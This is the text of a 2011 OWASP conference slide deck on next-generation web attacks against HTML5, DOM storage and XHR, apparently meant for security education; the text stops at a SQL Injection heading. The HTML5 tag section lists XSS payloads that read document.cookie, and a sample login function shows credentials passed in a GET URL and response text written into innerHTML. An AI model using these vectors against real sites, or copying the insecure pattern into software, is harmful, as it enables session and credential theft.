# Next Generation Web Attacks – HTML 5, DOM(L3) and XHR(L2)

**Shreeraj Shah**
**Blueinfy Solutions Pvt. Ltd.**
shreeraj.shah@blueinfy.net

**OWASP**

22nd Sept. 2011
OWASP AppSec USA 2011


Copyright © The OWASP Foundation
Permission is granted to copy, distribute and/or modify this document under the terms of the OWASP License.

**The OWASP Foundation**
http://www.owasp.org

# Who Am I?

http://shreeraj.blogspot.com
shreeraj@blueinfy.com
http://www.blueinfy.com

- **Founder & Director**
  - Blueinfy Solutions Pvt. Ltd.
  - SecurityExposure.com
- **Past experience**
  - Net Square (Founder), Foundstone (R&D/Consulting), Chase(Middleware), IBM (Domino Dev)
- **Interest**
  - Web security research
- **Published research**
  - Articles / Papers – Securityfocus, O'erilly, DevX, InformIT etc.
  - Tools – wsScanner, scanweb2.0, AppMap, AppCodeScan, AppPrint etc.
  - Advisories - .Net, Java servers etc.
  - Presented at Blackhat, RSA, InfoSecWorld, OSCON, OWASP, HITB, Syscan, DeepSec etc.
- **Books (Author)**
  - Web 2.0 Security – Defending Ajax, RIA and SOA
  - Hacking Web Services
  - Web Hacking



# Agenda


- Next Generation Application's Attack Surface and Threat Model
- HTML 5 – Tags, Storage & WebSQL
- DOM – Vulnerabilities & Exploits
- Abusing Sockets, XHR & CSRF
- ClickJacking & Exploting Rich HTML Components
- Reverse Engineering across DOM

# ATTACK SURFACE AND THREAT MODEL


# Real Life Cases

- Last three years – several application reviewed (Banking, Trading, Portals, Web 2.0 sites etc…)
- Interesting outcomes and stats
- Auto scanning is becoming increasingly difficult and impossible in some cases
- Sites are vulnerable and easily exploitable in many cases

# Technology Shift & Trend




# Browser Model




# Layers

- ***Presentation***
  - HTML5
  - Silverlight
  - Flash/Flex
- ***Process & Logic***
  - JavaScript, Document Object Model (DOM - 3), Events, Parsers/Threads etc.
- ***Network & Access***
  - XHR – Level 2
  - WebSockets
  - Plugin-Sockets
- ***Core Policies***
  - SOP
  - Sandboxing for iframe
  - Shared Resources

# Application Architecture



# Attack Surface Expansion



# AppSec dynamics

New Top Ten 2004

~~A1 Unvalidated Input~~

A2 Broken Access Control

A3 Broken Authentication and Session Management

A4 Cross Site Scripting (XSS) Flaws

~~A5 Buffer Overflows~~

A6 Injection Flaws

A7 Improper Error Handling

A8 Insecure Storage

~~A9 Denial of Service~~

~~A10 Insecure Configuration~~ Management

| OWASP Top 10 – 2007 (Previous) | OWASP Top 10 – 2010 (New) |
|---|---|
| A2 – Injection Flaws | A1 – Injection |
| A1 – Cross Site Scripting (XSS) | A2 – Cross Site Scripting (XSS) |
| A7 – Broken Authentication and Session Management | A3 – Broken Authentication and Session Management |
| A4 – Insecure Direct Object Reference | A4 – Insecure Direct Object References |
| A5 – Cross Site Request Forgery (CSRF) | A5 – Cross Site Request Forgery (CSRF) |
| <was T10 2004 A10 – Insecure Configuration Management> | A6 – Security Misconfiguration (NEW) |
| A10 – Failure to Restrict URL Access | A7 – Failure to Restrict URL Access |
| <not in T10 2007> | A8 – Unvalidated Redirects and Forwards (NEW) |
| A8 – Insecure Cryptographic Storage | A9 – Insecure Cryptographic Storage |
| A9 – Insecure Communications | A10 - Insufficient Transport Layer Protection |
| A3 – Malicious File Execution | <dropped from T10 2010> |
| A6 – Information Leakage and Improper Error Handling | <dropped from T10 2010> |

Source - OWASP


# Integration and Communications

- DOM glues everything – It integrates Flex, Silverlight and HTML if needed
- Various ways to communicate – native browser way, using XHR and WebSockets
- Options for data sharing – JSON, XML, WCF, AMF etc. (many more)
- Browsers are supporting new set of technologies and exposing the surface

# Demos

- App using DOM, AJAX and Web Services 
- HTML 5 components and usage 
- Fingerprinting Application Assets from DOM or JavaScripts 
- Frameworks, Scripts, Structures, and so on – DWR/Struts 

# Threat Model



# Mapping top 10 – Current Context

- A1 – Injection:  JSON, AMF, WCF, XML Injection along with WebSQL.
- A2 – XSS : DOM based XSS, Script injection through , Direct third party streams, HTML5 tags
- A3 – Broken Authentication and Session Management: Reverse Engineering Authentication/Authorization logic (JS, Flash or Silverlight) & *LocalStorage*
- A4 – Insecure Direct Object Referencing : Insecure Data Access Level calls from browser.
- A5 – CSRF: CSRF with XML, JSON and AMF streams and XHR (SOP and Sharing)
- A6 – Security Misconfiguration : Insecure browsers, poor policies, trust model
- A7 – Failure to restrict URL Access : Hidden URL and resource-fetching from reverse engineering
- A8 – Unvalidated Redirects : DOM-based redirects and spoofing
- A9 – Insecure Crypto Storage : Local storage inside browser and Global variables
- A10 – Insufficient Transport Layer Protection : Ajax and other calls going over non-SSL channels.
- Mobile 10 …

# HTML 5 – TAGS, STORAGE & WEBSQL

# Abusing HTML 5 Tags

- Various new tags and can be abused, may not be filtered or validated

- Media tags

```
<video poster=javascript:alert(document.cookie)//
<audio><source onerror="javascript:alert(document.cookie)">
```

- Form tags

```
<form><button formaction="javascript:alert(document.cookie)">foo
<body oninput=alert(document.cookie)><input autofocus>
```

# Attacking Storage

- HTML 5 is having local storage and can hold global scoped variables
- http://www.w3.org/TR/webstorage/

```
interface Storage {
  readonly attribute unsigned long length;
  getter DOMString key(in unsigned long index);
  getter any getItem(in DOMString key);
  setter creator void setItem(in DOMString key, in any data);
  deleter void removeItem(in DOMString key);
  void clear();
};
```

# Attacking Storage

- It is possible to steal them through XSS or via JavaScript
- getItem and setItem calls

```
</script>
<script type="text/javascript">
localStorage.setItem('hash', '1fe4f218cc1d8d986caeb9ac316dffcc');
function ajaxget()
{
        var mygetrequest=new ajaxRequest()
        mygetrequest.onreadystatechange=function(){
        if (mygetrequest.readyState==4)
        {
```

- XSS the box and scan through storage

# DOM Storage

- Applications run with "rich" DOM
- JavaScript sets several variables and parameters while loading – GLOBALS
- It has sensitive information and what if they are GLOBAL and remains during the life of application
- It can be retrieved with XSS
- HTTP request and response are going through JavaScripts (XHR) – what about those vars?

# What is wrong?

```
1  function getLogin()
2  {
3
4  gb = gb+1;
5  var user = document.frmlogin.txtuser.value;
6  var pwd = document.frmlogin.txtpwd.value;
7  var xmlhttp=false;
8   try  {   xmlhttp = new ActiveXObject("Msxml2.XMLHTTP");
9
10  }
11  catch (e)
12  {    try
13     {    xmlhttp = new ActiveXObject("Microsoft.XMLHTTP");    }
14    catch (E)    {    xmlhttp = false;    }
15  }
16
17
18  if (!xmlhttp && typeof XMLHttpRequest!='undefined')
19    {   xmlhttp = new XMLHttpRequest(); }
20
21  temp = "login.do?user="+user+"&pwd="+pwd;
22  xmlhttp.open("GET",temp,true);
23
24  xmlhttp.onreadystatechange=function()
25    {    if(xmlhttp.readyState == 4 && xmlhttp.status == 200)
26       {
27         document.getElementById("main").innerHTML = xmlhttp.responseText;
28       }
29    }
30
31  xmlhttp.send(null);
32 }
33
```

# By default its Global

- Here is the line of code

```
temp = "login.do?user="+user+"&pwd="+pwd;
xmlhttp.open("GET",temp,true);
xmlhttp.onreadystatechange=function()
```

# DOM stealing

- It is possible to get these variables and clear text information – user/pass
- Responses and tokens
- Business information
- XHR calls and HTTP request/responses
- Dummy XHR object injection
- Lot of possibilities for exploitation

# Demo

- DOMTracer and profiling 
- Accessing username and password 

# SQL Injection

